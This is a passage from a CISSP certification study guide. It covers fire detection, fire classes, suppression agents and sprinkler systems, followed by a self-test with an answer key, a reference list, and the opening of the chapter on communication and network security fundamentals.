HVAC units typically operate in a closed loop, conditioning recirculating air. Positive pressure keeps untreated air from entering the system. Any untreated air should be filtered for contaminants with filters such as HEPA (high efficiency particulate air) filters.

Heat, Flame, and Smoke Detectors

Heat detectors, flame detectors, and smoke detectors provide three methods for detecting fire. They typically alert locally, and may also be centrally monitored by a fire alarm system. In addition to creating an audible alarm, flashing lights should also be used so that both deaf and blind personnel will be aware of the alarm.

Heat Detectors

Heat detectors alert when temperature exceeds an established safe baseline. They may trigger when a specific temperature is exceeded or when temperature changes at a specific rate (such as “10°F in less than 5 minutes”).

Smoke Detectors

Smoke detectors work through two primary methods: *ionization* and *photoelectric*. Ionization-based smoke detectors contain a small radioactive source that creates a small electric charge. Photoelectric sensors work in a similar fashion, except that they contain an LED (Light Emitting Diode) and a photoelectric sensor that

generates a small charge while receiving light. Both types of alarm alert when smoke interrupts the radioactivity or light, lowering or blocking the electric charge.

Dust should always be avoided in data centers. Small airborne dust particles can trigger smoke detectors just as smoke does, leading to false alarms.

Flame Detectors

Flame detectors detect infrared or ultraviolet light emitted in fire. One drawback to this type of detection is that the detector usually requires line-of-sight to detect the flame; smoke detectors do not have this limitation.

Personnel Safety, Training, and Awareness

As stated previously, personnel safety is the number one goal of physical security. This includes the safety of personnel while onsite and off. Safety training provides a skill set such as learning to operate an emergency power system. Safety awareness changes user behavior (“Don’t let anyone follow you into the building after you swipe your access card”). Both safety training and awareness are critical to ensure the success of a physical security program. You can never assume that average personnel will know what to do and how to do it: they must be trained and made aware.

Exam Warning

Physical security training and awareness is critical because of the possible stakes: injury or loss of life. Safety is the primary goal of all physical security controls.

Evacuation Routes

Evacuation routes should be prominently posted, as they are in hotel rooms. All personnel should be advised of the quickest evacuation route from their areas. Guests should be advised of evacuation routes as well.

All sites should use a meeting point, where all personnel will meet in the event of emergency. Meeting points are critical: tragedies have occurred where a person outside the front of a building does not realize another is outside the back, and reenters the building for attempted rescue.

Evacuation Roles and Procedures

The two primary evacuation roles are *safety warden* and *meeting point leader*. The safety warden ensures that all personnel safely evacuate the building in the event of an emergency or drill. The meeting point leader assures that all personnel are accounted for at the emergency meeting point. Personnel must follow emergency procedures, and quickly follow the posted evacuation route in case of an emergency or drill.

Special care should be given to any personnel with handicaps, which could affect egress during an emergency. Elevators should never be used during a fire, for example, which could impede the egress of personnel in wheelchairs. All sites should have mitigating controls to allow safe egress for all personnel.

Duress Warning Systems

Duress warning systems are designed to provide immediate alerts to personnel in the event of emergencies, such as severe weather, threat of violence, and chemical contamination. Duress systems may be local and include technologies such as use of overhead speakers, or use of automated communications such as email, instant messages, or phone calls. National duress safety systems include the United States Federal Communication Commission's Emergency Alert System (formerly known as the Emergency Broadcast System).

Travel Safety

Personnel must be safe while working in all phases of business. This obviously includes work performed onsite, but also includes authorized work from home, and business travel. Telecommuters should have proper equipment, including ergonomically safe workstations.

Business travel can be dangerous to certain areas. Organizations such as the United States State Department Bureau of Consular Affairs issue travel warnings (available at <https://travel.state.gov/>); such warnings should be consulted and heeded before travel to foreign countries.

ABCD Fires and Suppression

The primary safety issue in case of fire is safe evacuation. Fire suppression systems are used to extinguish fires, and different types of fires require different suppressive agents. These systems are typically designed with personnel safety as the primary concern. See Fig. 4.38 for a summary of fire class symbols used in the United States.

Classes of Fire and Suppression Agents

Class A fires are common combustibles such as wood, and paper. This type of fire is the most common and should be extinguished with water or soda acid.

Class B fires are burning alcohol, oil, and other petroleum products such as gasoline. They are extinguished with gas or soda acid. You should never use water to extinguish a class B fire.

Class C fires are electrical fires that are fed by electricity and may occur in equipment or wiring. Electrical fires are Conductive fires, and the extinguishing agent must be non-Conductive, such as any type of gas. Many sources erroneously list soda acid as recommended for class C fires: this is incorrect, as soda acid can conduct electricity.

Class D fires are burning metals and are extinguished with dry powder.

		Ordinary Combustibles	Wood, Paper, Cloth, Etc.
		Flammable Liquids	Grease, Oil, Paint, Solvents
		Live Electrical Equipment	Electrical Panel, Motor, Wiring, Etc.
		Combustible Metal	Magnesium, Aluminum, Etc.
		Commercial Cooking Equipment	Cooking Oils, Animal Fats, Vegetable Oils

FIG. 4.38

United States fire classes [31].

Class K fires are kitchen fires, such as burning oil or grease. Wet chemicals are used to extinguish class K fires.

Note

This section refers to the National Fire Protection Agency (NFPA) fire code conventions, primarily used in the United States. Other countries have other conventions. For example, Europe's system models the US for class A and B and D fires, but considers flammable gases as class C fires, electrical fires as class E fires, and kitchen fires as class F. See Table 4.13 for a comparison. The NFPA's site is <https://www.nfpa.org>. European fire classes are discussed here: <https://www.firesafe.org.uk/portable-fire-extinguisher-general/>.

Exam Warning

The CISSP® exam is an international exam. Always beware of questions that may be answered differently based on location: make sure you give the best answer to the question (and not the answer for your given locale). Names for types of fires are one example; others include laws, and metric measures such as meters versus American/imperial measures such as yards.

Types of Fire Suppression Agents

Always consult local fire codes before implementing a fire suppression system. Your local fire marshal is an excellent expert source: experts always prefer to prevent a fire rather than extinguish one and are often generous with their time dedicated to preventive measures. Any rules of thumb mentioned in this text will be valid for the exam, but always check your local fire codes before implementing any of these controls.

Table 4.13 Classes of Fire and Suppression Agents.

US Class	Europe Class	Material	Suppression Agent
A	A	Ordinary combustibles such as wood and paper	Water or soda acid
B	B	Liquid	Halon/Halon substitute, CO ₂ , or soda acid
B	C	Flammable gases	Halon/Halon substitute, CO ₂ , or soda acid
C	E	Electrical equipment	Halon/Halon substitute, CO ₂
D	D	Combustible metals	Dry powder
K	F	Kitchen (oil or fat) fires	Wet chemicals

All fire suppression agents work via four methods (sometimes in combination): reducing the temperature of the fire, reducing the supply of oxygen, reducing the supply of fuel, and interfering with the chemical reaction within fire.

Exam Warning

Always consider “hire or ask an expert” as a valid choice for any exam question asking about “the best thing to do.” Do not fall for the engineer’s trap of “I will figure this out on my own.” That mindset may make for good engineers, but can lead to disastrous physical security decisions.

Maintain the highest standard regarding safety on the exam; the safest answer is often the best. This also applies to issues of legality, ethics, and fairness: the most legal, ethical, and fair answers are often the best.

Water

Water suppresses fire by lowering the temperature below the *kindling point* (also called the *ignition point*). Water is the safest of all suppressive agents and recommended for extinguishing common combustible fires such as burning paper or wood. It is important to cut electrical power when extinguishing a fire with water to reduce the risk of electrocution.

Soda Acid

Remember those old giant brass fire extinguishers? They were about the size of a fire hydrant and weighed almost as much. They used *soda acid*, which is also how they were pressurized. The cylinder was filled with soda (sodium bicarbonate) mixed with water, and there was a glass vial of acid suspended at the top. When you wanted to use the fire extinguisher, you would break the vial via a lever (or pick the extinguisher up and slam it on the floor). This would break the glass vial and mix the acid

with the soda water, creating a chemical reaction that would create gas (thus pressurizing the extinguisher).

In addition to suppressing fire by lowering temperature, soda acid also has additional suppressive properties beyond plain water: it creates foam that can float on the surface of some liquid fires, starving the oxygen supply.

Dry Powder

Extinguishing a fire with dry powder (such as sodium chloride) works by lowering temperature and smothering the fire, starving it of oxygen. Dry powder is primarily used to extinguish metal fires. Flammable metals include sodium, magnesium, and many others.

Wet Chemical

Wet chemicals are primarily used to extinguish kitchen fires (type K fires in the US; type F in Europe) but may also be used on common combustible fires (type A). The chemical is usually potassium acetate mixed with water. This covers a grease or oil fire in a soapy film that lowers the temperature.

CO₂

CO₂, oxygen, and nitrogen are what we breathe as air. Fires require oxygen as fuel, so removing oxygen smothers fires: this is how CO₂ fire suppression works.

A risk associated with CO₂ is it is odorless and colorless, and our bodies will breathe it as air. By the time we begin suffocating due to lack of oxygen, it is often too late. This makes CO₂ a dangerous suppressive agent, which is only recommended in unstaffed areas such as electrical substations. Any personnel entering a CO₂-protected area should be trained for CO₂ safety; additional safety controls (such as oxygen tanks) are usually recommended.

Exam Warning

All environmental controls and safety procedures must ensure the safety of all personnel, including those with handicaps. Elevators cannot be used during a fire, for example, so employees in wheelchairs must have a compensating control.

Halon and Halon Substitutes

Halon extinguishes fire via a chemical reaction that consumes energy and lowers the temperature of the fire. Halon has been phased out for commercial use, and several replacements with similar properties are now used.

Note

The chemical effect of Halon and Halon substitutes is often misunderstood: many believe they work like CO₂ and extinguish fire via oxygen starvation. While this is a secondary effect of Halon, this effect is comparatively minor: these systems are designed to allow enough oxygen to support human life.

Montreal Accord

Halon has ozone-depleting properties. Due to this effect, the 1989 *Montreal Protocol* (formally called the “Montreal Protocol on Substances That Deplete the Ozone Layer”) banned production and consumption of new Halon in developed countries by January 1, 1994. Existing Halon systems may be used. While new Halon is not being produced, recycled Halon may be used. There are exceptions for certain critical uses, such as airplanes and submarines. See <https://ozone.unep.org> for more information on the Montreal Protocol.

As a practical matter, Halon systems are no longer recommended due to their age. Any existing Halon system is probably over 20 years old and is likely due to be replaced due to sheer age. One option for replacement are similar systems such as argon or FM-200.

Halon Replacements

Recommended replacements for Halon include the following systems:

- Argon
- FE-13
- FM-200
- Inergen

FE-13 is the newest of these agents, and comparatively safe. It may be breathed in concentrations of up to 30%. Other Halon replacements are typically only safe up to 10–15% concentration.

Countdown Timers

CO₂, Halon, and Halon substitutes such as FM-200 are considered gas-based systems. All gas systems should use a countdown timer (both visible and audible) before gas is released. This is primarily for safety reasons, to allow personnel evacuation before release. A secondary effect is to allow personnel to stop the release in case of false alarm.

CO₂ cannot be breathed in high quantities and is deadly. While Halon and Halon replacements are designed to be breathed in normal concentrations, they are still more dangerous than water (minus electricity).

Note

Water is usually the recommended fire suppression agent. Water (in the absence of electricity) is the safest suppression agent for people.

Sprinkler Systems

All sprinkler systems should be combined with a fire alarm that alerts people to evacuate the premises in case of fire. Safe evacuation is the primary goal of fire safety.

Wet Pipe

Wet pipes have water right up to the sprinkler heads: the pipes are “wet.” The sprinkler head contains a metal (common in older sprinklers) or small glass bulb designed to melt or break at a specific temperature. Once that occurs, the sprinkler head opens and water flows. Each head will open independently as the trigger temperature is exceeded. [Fig. 4.39](#) shows a bulb type sprinkler head.

The bulbs come in different colors, which indicate the ceiling temperature that will trigger the bulb to burst and open the sprinkler head. The colors used are orange (135°F/57°C), red (155°F/68°C), yellow (175°F/79°C), green (200°F/93°C), and blue (286°F/141°C). *NFPA 13: Standard for the Installation of Sprinkler Systems* describes the color conventions used for these sprinkler heads. See <https://www.nfpa.org/codes-and-standards/all-codes-and-standards/list-of-codes-and-standards/detail?code=13>.

Dry Pipe

Dry pipe systems also have closed sprinkler heads: the difference is the pipes are filled with compressed air. The water is held back by a valve that remains closed as long as sufficient air pressure remains in the pipes. As the dry pipe sprinkler heads open, the air pressure drops in each pipe, allowing the valve to open and send water to that head.

Dry pipes are often used in areas where water may freeze, such as parking garages.



FIG. 4.39

Bulb sprinkler head.

Deluge

Deluge systems are similar to dry pipes, except the sprinkler heads are open and larger than dry pipe heads. The pipes are empty at normal air pressure; a deluge valve holds the water back. The valve is opened when a fire alarm (that may monitor smoke or flame sensors) triggers.

Pre-Action

Pre-action systems are a combination of wet, dry, or deluge systems, and require two separate triggers to release water. Single interlock systems release water into the pipes when a fire alarm triggers. The water releases once the head opens. Double interlock systems use compressed air (same as dry pipes): the water will not fill the pipes until both the fire alarm triggers and the sprinkler head opens.

Pre-action systems are used in areas such as museums, where accidental discharge would be expensive. Double-interlock systems are used in cold areas such as freezers to avoid frozen pipes.

Portable Fire Extinguishers

All portable fire extinguishers should be marked with the type of fire they are designed to extinguish.

Portable extinguishers should be small enough to be operated by any personnel who may need to use one. This means those old brass monster extinguishers are not a recommended control.

Use the “PASS” method to extinguish a fire with a portable fire extinguisher:

- Pull the pin
- Aim low
- Squeeze the pin
- Sweep the fire

Summary of Exam Objectives

In this (large) domain we began by describing fundamental logical hardware, operating system, and software security components, and how to use those components to design, architect, and evaluate secure computer systems. Understanding these fundamental issues is critical for an information security professional.

We then moved on to cryptography, which dates to ancient times, but is very much a part of our modern world, providing security for data in motion and at rest. Modern systems such as Public Key Infrastructure put all the cryptographic pieces into play via the use of symmetric, asymmetric, and hash-based encryption to provide confidentiality, integrity, authentication, and non-repudiation. You have learned how the pieces fit together: slower and weaker asymmetric ciphers such as RSA and Diffie-Hellman are used to exchange faster and stronger symmetric keys such

as AES and DES. The symmetric keys are used as session keys to encrypt short-term sessions, such as Web connections via HTTPS. Digital signatures employ public key encryption and hash algorithms such as MD5 and SHA-3 to provide non-repudiation, authentication of the sender, and integrity of the message. Understanding these concepts and others discussed in this chapter and applying them together is critical for success on the exam.

Finally, physical security is implicit in most other security controls and is often overlooked. We must always seek balance when implementing controls from all 8 domains of knowledge. All assets should be protected by multiple defense-in-depth controls that span multiple domains. For example, a file server can be protected by policy, procedures, access control, patching, antivirus, OS hardening, locks, walls, HVAC, and fire suppression systems (among other controls). A thorough and accurate risk assessment should be conducted for all assets that must be protected. Take care to ensure no domains or controls are overlooked or neglected.

Self-Test


Note

Please see the Self-Test Appendix for explanations of all correct and incorrect answers.

1. What type of sprinkler system would be best for an art gallery?
 - A. Wet pipe
 - B. Dry pipe
 - C. Deluge
 - D. Pre-action
2. What is the primary drawback in using dogs as a perimeter control?
 - A. Training
 - B. Cost
 - C. Liability
 - D. Appearance
3. The RSA algorithm is based on which one-way function?
 - A. Elliptic curves
 - B. Discrete logarithm
 - C. Frequency distribution
 - D. Factoring composite numbers into their primes
4. Which of the following is true for digital signatures?
 - A. The sender encrypts the hash with a public key
 - B. The sender encrypts the hash with a private key
 - C. The sender encrypts the plaintext with a public key
 - D. The sender encrypts the plaintext with a private key

5. Which algorithm should you use for a low-power device that must employ digital signatures?
 - A. AES
 - B. RSA
 - C. ECC
 - D. ElGamal
6. What model should you use if you are primarily concerned with confidentiality of information?
 - A. Brewer-Nash
 - B. Bell-LaPadula
 - C. Biba
 - D. Clark-Wilson
7. On Intel $\times 86$ systems, the kernel normally runs in which CPU ring?
 - A. Ring 0
 - B. Ring 1
 - C. Ring 2
 - D. Ring 3
8. Which type of cloud service level would Linux hosting be offered under?
 - A. IaaS
 - B. IDaaS
 - C. PaaS
 - D. SaaS
9. You are surfing the Web via a wireless network. Your wireless connection becomes unreliable, so you plug into a wired network to continue surfing. While you changed physical networks, your browser required no change. What security feature allows this?
 - A. Abstraction
 - B. Hardware Segmentation
 - C. Layering
 - D. Process Isolation
10. A criminal deduces that an organization is holding an offsite meeting and has few people in the building, based on the low traffic volume to and from the parking lot, and uses the opportunity to break into the building to steal laptops. What type of attack has been launched?
 - A. Aggregation
 - B. Emanations
 - C. Inference
 - D. Maintenance Hook
11. EMI issues such as crosstalk primarily impact which aspect of security?
 - A. Confidentiality
 - B. Integrity
 - C. Availability
 - D. Authentication

12. What is the most important goal of fire suppression systems?
 - A. Preservation of critical data
 - B. Safety of personnel
 - C. Building integrity
 - D. Quickly extinguishing a fire
13. Which of the following statements regarding containers and virtual machines is true?
 - A. Both containers and virtual machines share the same kernel
 - B. Virtual machines share the same kernel; containers use their own kernel
 - C. Containers share the same kernel; virtual machines use their own kernel
 - D. Both containers and virtual machines use their own kernel
14. Non-repudiation is best described as what?
 - A. Proving a user performed a transaction
 - B. Proving a transaction did not change
 - C. Authenticating a transaction
 - D. Proving a user performed a transaction that did not change
15. Hotspot: you receive the following signed email from Roy Batty. You determine that the email is not authentic, or has changed since it was sent. Click on the locally generated message digest that proves the email lacks non-repudiation.




Hotspot.

Self-Test Quick Answer Key

1. D
2. C
3. D
4. B
5. C
6. B
7. A
8. A
9. C
10. C

11. B
12. B
13. C
14. D
- 15.



Hotspot answer.

References

- [1] Threat Modeling. https://owasp.org/www-community/Threat_Modeling. (Accessed 18 May 2022).
- [2] Privacy by Design. <https://www2.deloitte.com/content/dam/Deloitte/ca/Documents/risk/ca-en-ers-privacy-by-design-brochure.PDF>. (Accessed 18 May 2022).
- [3] A Plea for Simplicity. https://www.schneier.com/essays/archives/1999/11/a_plea_for_simplicit.html.pdf. (Accessed 18 May 2022).
- [4] KISS principle. https://military-history.fandom.com/wiki/KISS_principle. (Accessed 18 May 2022).
- [5] A Look Back at Zero Trust: Never Trust, Always Verify. <https://www.forrester.com/blogs/a-look-back-at-zero-trust-never-trust-always-verify/>. (Accessed 18 May 2022).
- [6] Trust but Verify: Accountability for Network Services. <http://issg.cs.duke.edu/publications/trust-ew04.pdf>. (Accessed 18 May 2022).
- [7] Designing a Zero Trust Network with Next-Generation Firewalls. <https://media.paloaltonetworks.com/documents/zero-trust-solution-brief.pdf>. (Accessed 18 May 2022).
- [8] Zero Trust Cybersecurity: 'Never Trust, Always Verify. <https://www.nist.gov/blogs/taking-measure/zero-trust-cybersecurity-never-trust-always-verify>. (Accessed 18 May 2022).
- [9] J. Kindervag, The Hallmark of Zero Trust Is Simplicity. <https://deloitte.wsj.com/articles/john-kindervag-the-hallmark-of-zero-trust-is-simplicity-01617822062>. (Accessed 18 May 2022).
- [10] V.C. Hu, Ferraiolo, D.R. Kuhn, Assessment of Access Control Systems. Interagency Report 7316, Gaithersburg, MD, National Institute of Standards and Technology, 2006. <https://csrc.nist.gov/publications/detail/nistir/7316/final>. (Accessed 18 May 2022).

- [11] M. Bishop, Applying the Take-Grant Protection Model. Technical Report PCS-TR90-151, NASA Technical Reports Server, 1990. <https://ntrs.nasa.gov/citations/19920018318>. (Accessed 18 May 2022).
- [12] G.S. Graham, P.J. Denning, Protection—Principles and Practice. <https://www.computer.org/csdl/proceedings-article/afips/1972/50790417/12OmNxXCGKb>. (Accessed 18 May 2022).
- [13] M.A. Harrison, W.L. Ruzzo, J.D. Ullman, Protection in operating systems, Commun ACM 19 (8) (1976) 461–471. <http://www.cs.unibo.it/babaoglu/courses/security/resources/documents/harrison-ruzzo-ullman.pdf>. (Accessed 18 May 2022).
- [14] ECSC-EEC-EAAC, The Common Criteria for Information Security Technology. <http://www.commoncriteriaportal.org/files/ccfiles/CCPART1V3.1R3.pdf>. (Accessed 18 May 2022).
- [15] Cisco warns of critical vulnerability in virtualized network software. <https://www.networkworld.com/article/3659872/cisco-warns-of-critical-vulnerability-in-virtualized-network-software.html>. (Accessed 18 May 2022).
- [16] Cloud Security: Amazon’s EC2 serves up ‘certified pre-owned’ server images. <https://web.archive.org/web/20150911011957/http://dvlabs.tippingpoint.com/blog/2011/04/11/cloud-security-amazons-ec2-serves-up-certified-pre-owned-server-images>. (Accessed 18 May 2022).
- [17] Cloud Security. <https://cic.gsa.gov/basics/cloud-security>. (Accessed 18 May 2022).
- [18] What are Microservices? <https://aws.amazon.com/microservices/>. (Accessed 18 May 2022).
- [19] Use containers to Build, Share and Run your applications. <https://www.docker.com/resources/what-container>. (Accessed 18 May 2022).
- [20] Using Containers on Theta. https://www.alcf.anl.gov/files/Keceli_Containers_2018-10-04.SQLWorkshop.pdf. (Accessed 18 May 2022).
- [21] Run a Serverless “Hello, World!” with AWS Lambda. <https://aws.amazon.com/getting-started/hands-on/run-serverless-code/>. (Accessed 18 May 2022).
- [22] SETI @ Home. <https://setiathome.berkeley.edu/>. (Accessed 18 May 2022).
- [23] Hypponen’s Law. <https://twitter.com/mikko/status/808291670072717312>. (Accessed 18 May 2022).
- [24] What is distributed computing? <https://stlpartners.com/articles/edge-computing/what-is-distributed-computing/>. (Accessed 18 May 2022).
- [25] Cyber Threats and Defence (sic) Approaches in SCADA systems. https://icact.org/upload/2014/0458/20140458_finalpaper.pdf. (Accessed 18 May 2022).
- [26] EEP, n.d. <https://electrical-engineering-portal.com/scada-dcs-plc-rtu-M2> [51] smart-instrument.
- [27] Programmable Logic Controller (PLC). <https://whatis.techtarget.com/definition/programmed-logic-controller-PLC>. (Accessed 18 May 2022).
- [28] Declassified NSA Document Reveals the Secret History of TEMPEST. <https://www.wired.com/2008/04/nsa-releases-se/>. (Accessed 18 May 2022).
- [29] Nightmare On Wall Street: Prosecution Witness Describes ‘Chaos’ In UBS PaineWebber Attack. <https://www.informationweek.com/it-life/nightmare-on-wall-street-prosecution-witness-describes-chaos-in-ubs-painewebber-attack>. (Accessed 18 May 2022).
- [30] Army Releases New OPSEC Regulation. <https://www.army.mil/article/2758/army-releases-new-opsec-regulation/>. (Accessed 18 May 2022).

- [31] Under Worm Assault, Military Bans Disks, USB Drives. <https://www.wired.com/2008/11/army-bans-usb-d/>. (Accessed 18 May 2022).
- [32] Communication Theory of Secrecy Systems. <https://pages.cs.wisc.edu/~rist/642-spring-2014/shannon-secrecy.pdf>. (Accessed 18 May 2022).
- [33] B. Schneier, *Applied Cryptography*, Wiley, New York, NY, 1996.
- [34] Commerce Department Announces Winner of Global Information Security Competition. <https://www.nist.gov/news-events/news/2000/10/commerce-department-announces-winner-global-information-security>. (Accessed 18 May 2022).
- [35] Federal Information Processing Standards Publication 197. <https://csrc.nist.gov/csrc/media/publications/fips/197/final/documents/fips-197.pdf>. (Accessed 18 May 2022).
- [36] Transitions. https://csrc.nist.gov/csrc/media/events/cryptographic-key-management-workshop-2009/documents/elaine_barker_transitions_kmws_june2009.pdf. (Accessed 18 May 2022).
- [37] The Observer Effect. <https://ieeexplore.ieee.org/document/8423983>. (Accessed 18 May 2022).
- [38] Quantum Key Distribution. <https://www.idquantique.com/quantum-safe-security/quantum-key-distribution/>. (Accessed 18 May 2022).
- [39] Passwords May Be Safer Than They Appear. <https://www.wsj.com/articles/BL-NB-320>. (Accessed 18 May 2022).
- [40] Making a Faster Cryptanalytic Time-Memory Trade-Off. <https://lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf>. (Accessed 18 May 2022).
- [41] Crypto-Gram Newsletter June 15, 1998. <https://www.schneier.com/crypto-gram/archives/1998/0615.html>. (Accessed 18 May 2022).
- [42] Security Pitfalls in Cryptography. https://www.schneier.com/essays/archives/1998/01/security_pitfalls_in.html. (Accessed 18 May 2022).
- [43] Physical Fault Injection and Side-Channel Attacks on Mobile Devices: A Comprehensive Analysis. <https://arxiv.org/pdf/2105.04454.pdf>. (Accessed 18 May 2022).
- [44] CryptoLocker Ransomware Information Guide and FAQ. <https://www.bleepingcomputer.com/virus-removal/cryptolocker-ransomware-information>. (Accessed 18 May 2022).
- [45] R. Scott, *Bladerunner*, Warner Bros, 1982.
- [46] Minimum Interoperability Specification for PKI Components, Version 1. <https://csrc.nist.gov/publications/detail/sp/800-15/archive/1998-01-01>. (Accessed 18 May 2022).
- [47] A Cryptographic Evaluation of IPsec. https://www.schneier.com/academic/archives/2003/12/a_cryptographic_eval.html. (Accessed 18 May 2022).
- [48] CAC: Common Access Card. <https://commons.wikimedia.org/wiki/File:Img-cac-samples.png>. (Accessed 18 May 2022).
- [49] Long, No Tech Hacking: A Guide to Social Engineering, Dumpster Diving, and Shoulder Surfing, Syngress Publishing, Inc, Burlington, MA, 2008.
- [50] NFPA 75: Standard for the Protection of Information Technology Equipment. <https://www.nfpa.org/codes-and-standards/all-codes-and-standards/list-of-codes-and-standards/detail?code=75>. (Accessed 18 May 2022).
- [51] Secrets Behind the Largest Art Theft in History. http://archive.boston.com/news/specials/gardner_heist/heist/. (Accessed 18 May 2022).

This page intentionally left blank

Domain 4: Communication and Network Security

5

Exam objectives in this chapter:

- Network Architecture and Design
- Secure Network Devices and Protocols
- Secure Communications

Unique Terms and Definitions

- The *OSI model*—a network model with seven layers: physical, data link, network, transport, session, presentation, and application
- The *TCP/IP model*—a simpler network model with four layers: network access, Internet, transport, and application
- *Packet-switched network*—a form of networking where bandwidth is shared and data is carried in units called packets
- *Switch*—a layer 2 device that carries traffic on one *LAN*, based on *MAC* addresses
- *Router*—a layer 3 device that routes traffic from one LAN to another, based on IP addresses
- *Carrier Sense Multiple Access (CSMA)*—a method used by Ethernet networks to allow shared usage of a baseband (one-channel) network and avoid collisions (multiple interfering signals)

Introduction

Communication and Network Security is fundamental to our modern life. The Internet, the World Wide Web, online banking, instant messaging email, and many other technologies rely on network security: our modern world cannot exist without it. Communications and Network Security focuses on the confidentiality, integrity, and availability of data in motion.

Communications and Network Security is one of the largest domains in the Common Body of Knowledge and contains more concepts than any other domain. This domain is also one of the most technically deep domains, requiring technical knowledge down to *packets, segments, frames*, and their headers. Understanding this domain is critical to ensure success on the exam.

Network Architecture and Design

Our first section is network architecture and design. We will discuss how networks should be designed and the controls they may contain, focusing on deploying defense-in-depth strategies, and weighing the cost and complexity of a network control versus the benefit provided.

Network Defense-in-Depth

Communications and Network Security employs defense-in-depth, as we do in all 8 domains of the Common Body of Knowledge. Any one control may fail, so multiple controls are always recommended. Before *malware* (malicious software) can reach a server, it may be analyzed by: routers, firewalls, intrusion detection systems, and host-based protections such as antivirus software. Hosts are patched, and users have been provided with awareness of malware risks. The failure of any one of these controls should not lead to compromise.

No single concept described in this chapter (or any other) provides sufficient defense against possible attacks: these concepts should be used in concert.

Fundamental Network Concepts

Before we can discuss specific Communications and Network Security concepts, we need to understand the fundamental concepts behind them. Terms like “*broadband*” are often used informally: the exam requires a precise understanding of information security terminology.

Simplex, Half-Duplex, and Full-Duplex Communication

Simplex communication is one-way, like a car radio tuned to a music station. *Half-duplex* communication sends or receives at one time only (not simultaneously), like a walkie-talkie. *Full-duplex* communications send and receive simultaneously, like two people having a face-to-face conversation.

Baseband and Broadband

Baseband networks have one channel and can only send one signal at a time. Ethernet networks are baseband: a “100baseT” UTP cable means 100 megabit, baseband, and twisted pair. *Broadband* networks have multiple channels and can send multiple signals at a time, like cable TV. The term “channel” derives from communications like radio.

Analog and Digital

Analog communications are what our ears hear, a continuous wave of information. The original phone networks were analog networks, designed to carry the human voice. *Digital* communications transfer data in bits: ones and zeroes. A vinyl record is analog; a compact disc is digital.

LANs, WANs, MANs, GANs, and PANs

A *LAN* is a Local Area Network. A LAN is a comparatively small network, typically confined to a building or an area within one. A *MAN* is a Metropolitan Area Network, which is typically confined to a city, a zip code, a campus, or office park. A *WAN* is a Wide Area Network, typically covering cities, states, or countries. A *GAN* is a Global Area Network, a global collection of WANs.

The Global Information Grid (GIG) is the US Department of Defense (DoD) global network, one of the largest private networks in the world.

At the other end of the spectrum, the smallest of these networks are *PANs*: Personal Area Networks, with a range of 100 meters or much less. Low-power wireless technologies such as Bluetooth use *PANs*.

Exam Warning

The exam is simpler and more clear-cut than the real world. There are real-world exceptions to statements like “A LAN is typically confined to a building or area within one.” The exam will be more clear-cut, as will this book. If you read examples given in this book, and think “that’s usually true, but a bit simplistic,” then you are correct. That simplicity is by design, to help you pass the exam.

Internet, Intranet, and Extranet

The *Internet* is a global collection of peered networks running TCP/IP, providing best effort service. An *Intranet* is a privately owned network running TCP/IP, such as a company network. An *Extranet* is a connection between private Intranets, such as connections to business partner Intranets.

Circuit-Switched and Packet-Switched Networks

The original voice networks were circuit-switched: a dedicated circuit or channel (portion of a circuit) was dedicated between two nodes. *Circuit-switched networks* can provide dedicated bandwidth to point-to-point connections, such as a T1 connecting two offices.

One drawback of circuit-switched networks: once a channel or circuit is connected, it is dedicated to that purpose, even while no data is being transferred. Packet-switched networks were designed to address this issue, as well as handle network failures more robustly.

The original research on packet-switched networks was conducted in the early 1960s on behalf of the Defense Advanced Research Projects Agency (DARPA). That research led to the creation of the *ARPAnet*, the predecessor of the Internet. For more information, see the Internet Society’s “A Brief History of the Internet,” at <https://www.isoc.org/internet/history-internet/brief-history-internet/>.

Early packet-switched network research by the RAND Corporation described a “nuclear” scenario, but reports that the ARPAnet was designed to survive a nuclear war are not true. The Internet Society’s *History of the Internet* reports “... work on

Internetting did emphasize robustness and survivability, including the capability to withstand losses of large portions of the underlying networks” [1].

Instead of using dedicated circuits, data is broken into packets, each sent individually. If multiple routes are available between two points on a network, packet switching can choose the best route, and fall back to secondary routes in case of failure. Packets may take any path (and different paths) across a network and are then reassembled by the receiving node. Missing packets can be retransmitted, and out-of-order packets can be re-sequenced.

Unlike circuit-switched networks, packet-switched networks make unused bandwidth available for other connections. This can give packet-switched networks a cost advantage over circuit-switched.

Quality of Service

Making unused bandwidth available for other applications presents a challenge: what happens when all bandwidth is consumed? Which applications “win” (receive required bandwidth)? This is not an issue with circuit-switched networks, where applications have exclusive access to dedicated circuits or channels.

Packet-switched networks may use Quality of Service (QoS) to give specific traffic precedence over other traffic. For example: QoS is often applied to Voice over IP (VoIP) traffic (voice via packet-switched data networks), to avoid interruption of phone calls. Less time-sensitive traffic, such as SMTP (Simple Mail Transfer Protocol, a store-and-forward protocol used to exchange email between servers), often receives a lower priority. Small delays in exchanging emails are less likely to be noticed compared to dropped phone calls.

Layered Design

Network models such as OSI and TCP/IP are designed in layers. Each layer performs a specific function, and the complexity of that functionality is contained within its layer. Changes in one layer do not directly affect another: changing your physical network connection from wired to wireless (at Layer 1, as described below) has no effect on your Web browser (at Layer 7), for example.

Models and Stacks

